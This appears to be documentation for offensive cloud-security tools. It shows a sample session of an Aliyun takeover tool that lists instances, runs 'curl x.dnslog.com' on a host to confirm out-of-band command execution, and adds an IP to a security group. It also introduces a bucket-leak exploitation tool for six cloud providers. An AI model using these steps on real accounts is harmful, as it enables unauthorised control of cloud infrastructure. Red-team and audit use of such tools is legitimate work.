2: cn-zhangjiakou -->   ECS: 1  MYSQL: 1
3: cn-huhehaote -->   ECS: 1
4: cn-hangzhou -->   ECS: 1  MYSQL: 1  REDIS: 1
5: cn-shanghai -->   ECS: 1  MYSQL: 1
6: cn-shenzhen -->   ECS: 1
7: cn-heyuan -->   ECS: 1
8: cn-chengdu -->   ECS: 1
9: cn-hongkong -->   ECS: 1  MYSQL: 1
10: ap-northeast-1 -->   ECS: 1
11: ap-southeast-1 -->   ECS: 1
12: ap-southeast-2 -->   ECS: 1
13: ap-southeast-3 -->   ECS: 1
14: ap-southeast-5 -->   ECS: 1
15: ap-south-1 -->   ECS: 1
16: us-east-1 -->   ECS: 1
17: us-west-1 -->   ECS: 4
18: eu-west-1 -->   ECS: 1
19: me-east-1 -->   ECS: 1
20: eu-central-1 -->   ECS: 1
[-] please enter the number(0-20)
> 0
[-] use region: cn-qingdao
[-] use region: cn-qingdao
[-] please choose product:
1. ECS
2. OSS
3. RDS
4. REDIS
5. RAM
6. DOMAIN
> 1
[-] Instance list:
```

```
| Num   | Instance_ID  | Public_IP    | CPU   | Memory     | Instance_Status | OS_Name              | Instance_Name        | Security_Group       |
| 1     | i-test       | 1.1.1.1      | 4     | 16G        | Running         | Ubuntu  18.04 64位   | test-qingdao-01      | sg-secgroupid        |

[-] find instance list:
0: i-test,test-qingdao-01
[-] please enter the number(0-0),  enter back to re-choose region
> 0
[-] use instance: i-test,test-qingdao-01
[-] Instance Detail:
# Os name: Ubuntu  18.04 64位
# Hostname: test-qingdao-01
# RegionId: cn-qingdao
# Instance Id: i-testname
# Instance Name: i-test
# InnerIp:
# Public Ip: 1.1.1.1
# Security GroupId: sg-secgroupid
# Start Time: 2011-01-04T12:36Z
# Expired Time: 2023-01-02T12:00Z
# CPU: 4
# Memory: 16384 M
# Status: Running
# Disk size: 150 G
[-] please enter command, enter q or quit to quit, enter back to re-choose instance
[-] example: cmd=whoami    sec_group_info=SecruityGroupId    sec_group_add=SecruityGroupId:ip    sec_group_del=SecruityGroupId:ip
> sec_group_info=sg-secgroupid
[-] Security Group Detail:
# Protocol: TCP, Ip:0.0.0.0/0, PortRange:3389/3389, SourceRange:, Policy:Drop, NicType:intranet, CreatTime:2011-01-02T09:17:10Z
```

```
# Protocol: TCP, Ip:0.0.0.0/0, PortRange:3389/3389, SourceRange:, Policy:Accept, NicType:intranet, CreatTime:2011-01-02T09:17:10Z
# Protocol: ICMP, Ip:0.0.0.0/0, PortRange:-1/-1, SourceRange:-1/-1, Policy:Accept, NicType:intranet, CreatTime:2011-01-02T09:17:09Z
# Protocol: TCP, Ip:0.0.0.0/0, PortRange:22/22, SourceRange:, Policy:Accept, NicType:intranet, CreatTime:2011-01-02T09:17:09Z
[-] please enter command, enter q or quit to quit, enter back to re-choose instance
[-] example: cmd=whoami    sec_group_info=SecruityGroupId    sec_group_add=SecruityGroupId:ip    sec_group_del=SecruityGroupId:ip
> cmd=curl x.dnslog.com
[-] command: curl x.dnslog.com
命令创建完成
命令执行完成
[-] please enter command, enter q or quit to quit, enter back to re-choose instance
[-] example: cmd=whoami    sec_group_info=SecruityGroupId    sec_group_add=SecruityGroupId:ip    sec_group_del=SecruityGroupId:ip
> sec_group_add=sg-secgroupid:8.8.8.8
入方向安全组新增成功
[-] please enter command, enter q or quit to quit, enter back to re-choose instance
[-] example: cmd=whoami    sec_group_info=SecruityGroupId    sec_group_add=SecruityGroupId:ip    sec_group_del=SecruityGroupId:ip
> q
```

Cloud-Bucket-Leak-Detection-Tools

六大云存储，泄露利用检测工具

```
阿里云 (Aliyun Cloud Oss)
腾讯云 (Tencent Cloud COS)
华为云  (HuaWei Cloud OBS)
AWS  (Amazon S3 Bucket)
Azure  (Azure Blob)
GCP  (Google Cloud Bucket)
```

```
7
8  六大云存储，泄露利用检测工具
9
10 pip3 install oss2
11 pip3 install colorlog
12 pip3 install argparse
13
14 git clone https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools.git
15 python3 main.py -h
```